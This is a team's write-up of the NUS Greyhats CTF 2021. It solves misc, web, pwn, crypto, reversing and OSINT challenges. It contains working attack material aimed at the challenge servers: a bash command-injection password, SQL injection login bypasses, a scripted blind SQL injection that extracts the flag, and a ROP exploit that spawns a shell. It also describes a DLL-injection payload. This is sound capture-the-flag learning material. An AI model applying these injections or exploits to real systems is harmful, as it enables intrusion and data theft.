NUS Greyhats CTF 2021

Write-up by Team 4Fun

MISCELLANEOUS

Sanity Check:

Flag is in the Description.
Flag: greyhats{are_you_ready_for_online_classes}

Reading the Channel:

Flag is found in CTF Rule #1 on the Opening Ceremony video.
Flag: greyhats{1_h4ve_read_da_rules_and_4gr33}

Strings:

Provided is an image greycat.jpg. Feeding this image into a strings utility and finding the string 'greyhats{' gives us the flag.
Flag: greyhats{W4y2_T0_H1De_1nf0rm4t10N}

Smoke and Mirrors

The challenge description tells us that a binary is hidden in the image via LSB Steganography. It also tells us the size of the binary, as well as which pixels the image is hidden in. Using this information, we wrote a Python script to extract the binary. Upon running the binary, the flag could be obtained.

```
from PIL import Image

ba = bytearray()
with Image.open("image.png") as im:
   pix = im.load()
   tmp = 0
   for i in range(11392 * 8):
      tmp = (tmp << 1) | (pix[i % im.width, i // im.width] & 1)
```

```
        if (i + 1) % 8 == 0:
            ba.append(tmp)
            tmp = 0

with open("smoke_and_mirrors", "wb") as f:
    f.write(ba)
```

Flag: greyhats{m0r3_th6n_m33t5_the_3y3_189794872}

Bash Injection:

We are presented with an app running on a server, which presents us with a login screen. When random credentials are tried, the app very helpfully shows us the command executed, as well as the output from running the command. When trying the password "", a bash error message is displayed. The command is injectable!

```
bash -c './login.sh "hello" "hello"'
```

Looking at the presented command, we will try to inject the password, although it probably works with the username as well. Our final "password" to get the flag is as follows:

```
" && cat login.sh && echo "
```

and the final command that was run looks like this:

```
bash -c './login.sh "hello" "" && cat login.sh && echo """'
```

As can be observed, the first " closes the command so that we can run arbitrary bash commands after. && allows stringing of commands. `cat login.sh` prints the contents of login.sh. `echo "` makes sure the whole command is complete.

The flag can be seen in login.sh.
Flag: greyhats{86sh_1n73ct10n_y6333}

WEB

No Submit Security:

Analysing the HTML of the page reveals many strange input tags, posting to index.php. All the inputs are of type hidden. Changing the type of any of the input tags from 'hidden' to 'submit' and pressing the button on the screen gives us the flag.
Flag: greyhats{5U8m1551O5_15_FRoM_tH3_CL13Nt_51d3}

Covid Tracker

The hint suggested we should use some form of injection. Upon visiting the website, we are greeted with a login page. We are also given the javascript for the website, index.js. Upon inspection of the javascript, we can see the query used to log in users.

```
SELECT username FROM users WHERE username="${username}" AND
password="${password}"
```

This query inserts input directly into the query and thus is vulnerable to SQL injections! Trying the username `";--` logs us in directly. Next we see a map with a search bar. The query for the search bar looks like this:

```
SELECT name, geo, cases FROM locations WHERE name LIKE "${'%' + search + '%'}
```

Once again, the query is vulnerable to SQL injection, but we cannot just query the flag directly. Instead, we set up this search query.

```
' AND SUBSTRING((SELECT * FROM flag), 1, n) = '[string with n characters]';--
```

The idea is that if the string on the right matches the first n characters of the flag, results will be displayed on the map. If not, there will be no results on the map. We can check if results are returned by looking at the length of the response. The idea now is to build the flag character by character, checking on the condition above.

A Python script was written to automate the process.
```
import requests

INJECTION_QUERY = "' AND SUBSTRING((SELECT * FROM flag), 1, {}) = '{}';--"
chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_{}!@#$%^&*()[
]\\|?/><,."
```

```
flag = ""
for i in range(1, 50):
   for c in chars:
      t = flag + c
      reply =
requests.post("http://challs1.nusgreyhats.org:5201/api/locations",
data={"search": INJECTION_QUERY.format(i, t)}, cookies={"connect.sid":
"s:PGZAXlQpPbicbCcs_EvY3CXZFwrthBnE.Su6bAjSIbeltWAmDr1mYHAic802r+bw2w97sS7C7q
Sg"})
      if len(reply.content) > 3:
         flag = t
         break
   else:
      break
print(flag)
```

Flag: greyhats{w3bApp5_n33d_v@cc1ne?_4521f}

No Ketchup, Just Sauce:

We are presented with a "Website under construction" page. Visiting the robots.txt reveals another page, reborn.php that exists on the server. Visiting this page, we see a security question, asking for the favourite ketchup. Looking at the source code, we see that this file is version 2.2.3, and that the backup can be found in version 2.2.2.

Trying the resource reborn.php.bak, we can download this file. If we view the contents of the file, we can see the answer string. Putting this answer string back into reborn.php, we are presented with the flag.
Flag: greyhats{n0_k3tchup_r4w_s4uc3_892e89h89e}

PWN

Flag Hunter:

We are presented with a game where we can play in 1 of 2 modes. In the practice mode, it tells us that nothing in this world is higher than 127. So what happens if our health goes above 127? Constantly healing ourselves eventually leads to our health overflowing to -127! Now, trying the game in hunt mode, we have to defeat the Flag Guardian, who either has 50 health but deals 30

damage or 80 health but deals 10 damage. Using either mage or slayer on either boss, using normal attacks will not be fast enough to bring down the boss.
The important observation is that the boss with 50 health heals 5 health per turn, while the boss with 80 health heals 4 health per turn. The mage is able to use a mana shield to protect from damage for 1 turn, at the cost of 25 mana (we have a maximum of 50 mana). It turns out that if we fight the boss with 80 health, using the following strategy will work: defend two times, then refresh mana 1 time, repeat. The boss eventually heals past 127 and its health overflows to -127, and it dies. The flag is given.
Flag: greyhats{1nt3rger_OooOooverflow_in_3ss3nce}

CRYPTOGRAPHY

Pasta

We are given this in the challenge description.
terlungf{J3YP0Z3_G0_PELCG0TE4CUL}

Looking at the text, it seems like most of the elements of a flag are intact, hinting at simple ciphers such as ROT-13. Indeed, deciphering this as a ROT-13 cipher gives us the flag.
Flag: greyhats{W3LC0M3_T0_CRYPT0GR4PHY}

Fries

We are given 3 files: fries.py (the encryptor/decryptor), the flag and fries.txt. Upon observation of the fries.py, the key is actually just the last 5 words (see key = `"".join(words[-5:])`). Further analysis of the Python code reveals it to be a substitution cipher. Dumping the entire fries.txt into https://www.boxentriq.com/code-breaking/cryptogram gives us the key.

Since the encrypt and decrypt functions are the same, with the key and the input (read in bytes), passing these 2 inside the encryptFlag function gives us the flag.
Flag: greyhats{M@yb3_y0u_c@n_7rY_5paN15h}

REVERSE ENGINEERING

Gates:

We see that checks are performed client side in the HTML with this line: `<input id="input" type="text" name="key" onsubmit="check()" style="display: none;">`. Thus, we should check the javascript, gates.js. In gates.js, we see 4 gates defined with obfuscated text.

```
var gate1 = (key) => {
    if (key == "1ts") return true;
    return false;
}
```

For the first gate, the answer is in the code.

```
var gate2 = (key) => {
    if (key.length != 6)  return false;
    if ((key.charCodeAt(0) ^ "Chicken".charCodeAt(0)) != 0x20) return false;
    if ((key.charCodeAt(1) ^ "Doughnut".charCodeAt(4)) != 0x58) return false;
    if ((key.charCodeAt(2) ^ "Fruit".charCodeAt(3)) != 0x04) return false;
    if ((key.charCodeAt(3) ^ "Icecream".charCodeAt(5)) != 0x54) return false;
    if ((key.charCodeAt(4) ^ "Sausage".charCodeAt(3)) != 0x1d) return false;
    if ((key.charCodeAt(5) ^ "Durian".charCodeAt(4)) != 0x06) return false;
    return true;
}
```

Gate 2 uses multiple XOR operations on the key. We also see the length of the key should be 6. Using the property of XOR of if key ^ b = c, then key = b ^ c, we can deduce all 6 characters of the key. To speed things up, we used this simple Python function:

```
def get_char(code, char):
    return chr(code ^ ord(char))
```

```
var gate3 = (key) => {
    if (key.length != 2) return false;
    var c0 = key.charCodeAt(0);
    var c1 = key.charCodeAt(1);
    if (c0 > c1 && c0 + c1 == 164 && c0 * c1 == 5568) return true;
    return false;
}
```

Gate 3's key is 2 characters long, and from the 5th line of this code, we see that the 2 characters are the factors of 5568 that add up to 164. Thus, it is sufficient to brute force the factors of 5568 and check each factor pair if they sum to 164. Doing this with a Python script, we get that the 2 characters' ascii values are 116 and 48 respectively, which is t0.

```
for i in range(1, int(5568) + 1):
    if 5568 % i != 0:
        continue
    j = 5568 // i
    if i + j == 164:
        print(j, i)
```

```
var gate4 = (key) => {
    if (key.length != 4) return false;

    var rs = [2, 3, 4, 5];
    var target = [201, 129, 214, 102];
    for (var i = 0; i < 4; ++i) {
        var r = rs[i];
        var c = key.charCodeAt(i);
        if ((((c << r) & 0xff) | (c >> (8 - r))) != target[i]) return false;
    }

    return true;
}
```

Gate 4's key is a little more complex, although we didn't need to care about most of the obfuscation function. We know that only ASCII characters will be used, so the range of possible cs is only up to 255. We can brute force all possible cs following the algorithm to get the ASCII codes of the key. Converting the ASCII codes to characters gives us "r0m3".

```
cs = []
rs = [2,3,4,5]
target = [201, 129, 214, 102]
for i in range(4):
    for j in range(256):
        if (((j << rs[i]) & 0xff) | (j >> (8 - rs[i]))) == target[i]:
            cs.append(j)
print("".join(map(chr, cs)))
```

Upon entering the last key, the flag is displayed.
Flag: greyhats{1ts_c0m1ng_t0_r0m3}

Doors:

Door 1:
0xfff = $1111\ 1111\ 1111_2$
$246_{16} = 582_{10}$
Since the part involves a leftward shift for 12 bits, we know that the last 12 bits of the representation of the binary key is $246_{16} = 0010\ 0100\ 0110_2$
Thus the preceding bits is $942_{16} = 1001\ 0100\ 0010_2$
The full representation is $1001\ 0100\ 0010\ 0010\ 0100\ 0110_2 = 9708102_{10}$

Door 2:

$\sqrt[3]{78402752} = 428_{10}$
$189_{10} = 0010111101_2$
$861_{10} = 1101011101_2$
$\therefore$ **$0011\ 1110\ 0000_2$** ^ $0011\ 0101\ 1101_2 = 0000\ 1011\ 1101_2$
$0011\ 1110\ 0000_2 = 992_{10}$
$\therefore 992_{10} * 1000 + 428_{10} = 992428_{10}$

Door 3
```
def door3():
    global flag

    print("Door 3/4")
    print("Enter the passcode:")
    try:
        key = int(input())
    except:
        print("What are you doing...")
        sys.exit(1)

    random.seed(52318)
    pos = [i for i in range(7)]
    random.shuffle(pos)

    key_ = 0
    for p in pos:
        dg = key % (10 ** (p + 1))
        dg //= 10 ** p
        key -= dg * (10 ** p)
        key_ *= 10
        key_ += dg

    if key != 0:
        print("I don't know you. Go away.")
        sys.exit(1)

    if key_ == 2478123:
        print("Correct!\n")
    else:
        print("I don't know you. Go away.")
        sys.exit(1)

    flag += decode(2, key) + "_"
```

Here, we see that random was seeded with 52318, which makes things a lot simpler. Seeding a random generator makes it produce a consistent result when executing across multiple machines. We use this fact to get pos, which is [6, 0, 3, 4, 5, 1, 2]. The next part of the function extracts numbers from the key in the order determined by pos. We can see what the final result is compared to (2478123). Rearranging the key_ variable in the order determined by pos, we get the final key, 2187324.

Door 4:
Solved by brute forcing, rewrite the door4 function with a return value of true or false, testing against all possible keys.
Let door4 be a function taking in a parameter _key such that key = _key and return False for all if branches.
If there has been no branching, then return true and print the value of i, where i is any integer more than zero.

```
for i in range(9999999):
      if door4(i):
            print("i is", i)

def door4(_key):
      …
      for i in range(6):
      …
            if hhs[i] != hh:
                  return False
      if key != 0:
            return False
```

```
        return True
```

Search terminated at i = 612381
Entering the four passcodes gives the flag `greyhats{0p3n_th3m_w17h_c0d3}`.

OSINT

Stalking 1

We are given an image called stalking.jpg. We fed this image through an online strings utility at https://www.fileformat.info/tool/strings.htm. Running this on the default settings gives us a string "situpright899" on the first line, which looks like a username. Trying the flag greyhats{situpright899} shows that it was correct.
Flag: greyhats{situpright899}

Stalking 2

I am ashamed to say it, but I checked a site <https://instantusername.com/#/> which searched the most common social media sites. I noticed in tiktok of all sites, this username was taken. A simple click got me to his profile, clearly stating the fictitious man's name and birthdate. It also has a blog sitdownnow.tk
Flag: greyhats{28/07/1995_Lawser_Lok}

Stalking 3

The challenge description tells us that sitdownnow.tk is down, and points us towards DNS. Using `dig sitdownnow.tk`, we see that it's authoritative name server is ns1.digitalocean.com. Querying TXT records of sitdownnow.tk on ns1.digitalocean.com gives us the flag.
Flag: greyhats{7h15_1Nf0Rm4T10n_1s_4vA1l4bl3_T0_Th3_PuBlic}

UNSOLVED CHALLENGES :

A Note:

Downloading the file triggered AV alarms. Not good. Anyway, the file is an EXE that was likely compiled using py2exe or PyInstaller from the traces of Python found in the executable's strings. Using a tool like pyinstxtractor allowed us to decompile it to a Python bytecode (.pyc) file. Now, using strings on the .pyc file shows us a big base64 chunk, as well as notepad.exe.

Decoding the base64 chunk gives us a Windows executable. This is the InjectAllTheThings payload, which performs various forms of DLL injection. If we run strings on this executable, we can see the usage guide. Referring back to the bytecode file, the command is reflectively loading a_note.dll into notepad.exe. If we strings the DLL, we can see what seems like an encrypted or encoded text, together with “Congratulations” and hackerman. Our guess here is that hackerman is the key to something, but where is the lock…

easycrackme

We can use radare2’s disassembly and debugger as well as ghidra’s decompiler to peek at the original source of easycrackme. Within radare, analysis on the main function reveals 6 seperate function calls, which are the checking functions for the flag input.

The first check shows that the given input must be a length of 0x26 characters long, which is 38_{10} characters long.


Looking into the second called function immediately reveals a string, that is `greyhats{`, which is the first part of the flag.

The third function ensures that the last character of the flag is the character `}`, therefore there are 28 characters inside the braces.

The fourth function is extremely long, so ghidra can be used to decompile the assembly into an approximated C code. It reveals the existence of at least 1 _, a very long loop, and the existence of `olympics,` in part or in whole. We can see some comparison with the string “olympics”.

```
for (local_30 = 0; local_30 < lVar3 - 9U >> 1; local_30 = local_30 + 1) {
   local_32 = param_1[local_30 * 2 + 9];
   if ((local_32 < '0') || ('9' < local_32)) {
     if (('`' < local_32) && (local_32 < 'g')) {
       local_32 = local_32 + -0x57;
     }
   }
   else {
     local_32 = local_32 + -0x30;
   }
   local_31 = param_1[local_30 * 2 + 10];
   if ((((char)local_31 < '0') || ('9' < (char)local_31)) {
     if (('`' < (char)local_31) && ((char)local_31 < 'g')) {
       local_31 = local_31 + 0xa9;
     }
   }
```

```
    else {
      local_31 = local_31 - 0x30;
    }
    pcVar2[local_30] = (byte)((int)local_32 << 4) | local_31;
  }
```
We see in the second last line that each character being compared is built in 2 parts, local_32 and local_31. Looking upwards, we see local_32 and local_31 are consecutive characters in the key, so we assumed that 2 characters are being used to build 1 character in “olympics”, meaning we can derive 16 characters from this check. As an example, “o” is 01101111 in binary, meaning that local_32 should be 0110 and local_31 should be 1111. We see in the definition of local_32 that if the key character is a digit, local_32 is the digit (d - ‘0’ gives d as an integer). 0110 is 6, so we try 6 in the key. local_31 is defined in the same way, so for any part that is less than 10, we just use the digit in the key, else, we use the letter. 1111 is more than 9, so we just use ‘o’ in the key. Repeating this process, we build greyhats{6o6l796m70696373_01234567890}.



o	0110	6	1111	o
l	0110	6	1100	l
y	0111	7	1001	9
m	0110	6	1101	m
p	0111	7	0000	0
i	0110	6	1001	9
c	0110	6	0011	3
s	0111	7	0011	3

```
for (local_30 = 0; local_30 < (ulong)(lVar4 - (long)pcVar2); local_30 =
local_30 + 1) {
    if ((local_30 & 1) == 0) {
      bVar5 = 0x20;
    }
    else {
      bVar5 = 0x21;
    }
    pcVar3[local_30] = bVar5 ^ param_1[(long)(pcVar2 + local_30)];
  }
  pcVar3[(lVar4 - (long)pcVar2) * 2] = '\0';
  iVar1 = strcmp(pcVar3,"in");
```

For check 5, we see only 2 characters being compared. The first character is XOR'ed with 0x20, while the second character is XOR'ed with 0x21. Our goals are "i" and "n" respectively. Trying the keys I and O respectively worked, and our key is now greyhats{6o6l7y6m70696373_IO_34567890}.

Unfortunately check 6 is nasty and we didn't have time to solve it.

fetusrop

We use the Python pwn library for this challenge.

```
from pwn import *
context.clear(arch='amd64') # 64 bit
elf = ELF('./fetusrop')
sh = next(elf.search(b'/bin/bash'))
r = ROP(elf)
r.system(sh) # running system("/bin/bash")
p = elf.process()
p.sendline(b'a'*40 + bytes(r)) # send the payload
p.interactive()
```

First, we try to find the RIP pointer. To do that, we just run the program a few times, and pass in varying repetitions of "a". The program will have a segmentation fault, which occurs when we write to memory we aren't supposed to have access to. Running the Linux command `dmesg | grep fetus`, we can see what is in the RIP pointer. The output might look something like this.

```
[125562.257857] fetusrop[75209]: segfault at 7f03a0b40061 ip 00007f03a0b46161
sp 00007ffce1122d70 error 15 in libc-2.31.so[7f03a0b20000+25000]
```

This was executed with 42 'a's, and we see 2 '61's in the ip section of the output, indicating 2 'a's made it into the RIP. Therefore, if we write 40 'a's, we will stop right before the RIP, and we can add our ROP payload after!

Referring back to the provided code, we first find where the /bin/bash call in the program is, then we craft the ROP payload using the ROP module. After that, we launch the executable and send our payload as described above, and we get a shell!

However, trying the same payload on the server does not seem to work, giving us this error message.

```
[*] Got EOF while reading in interactive
```

Our trail goes cold here.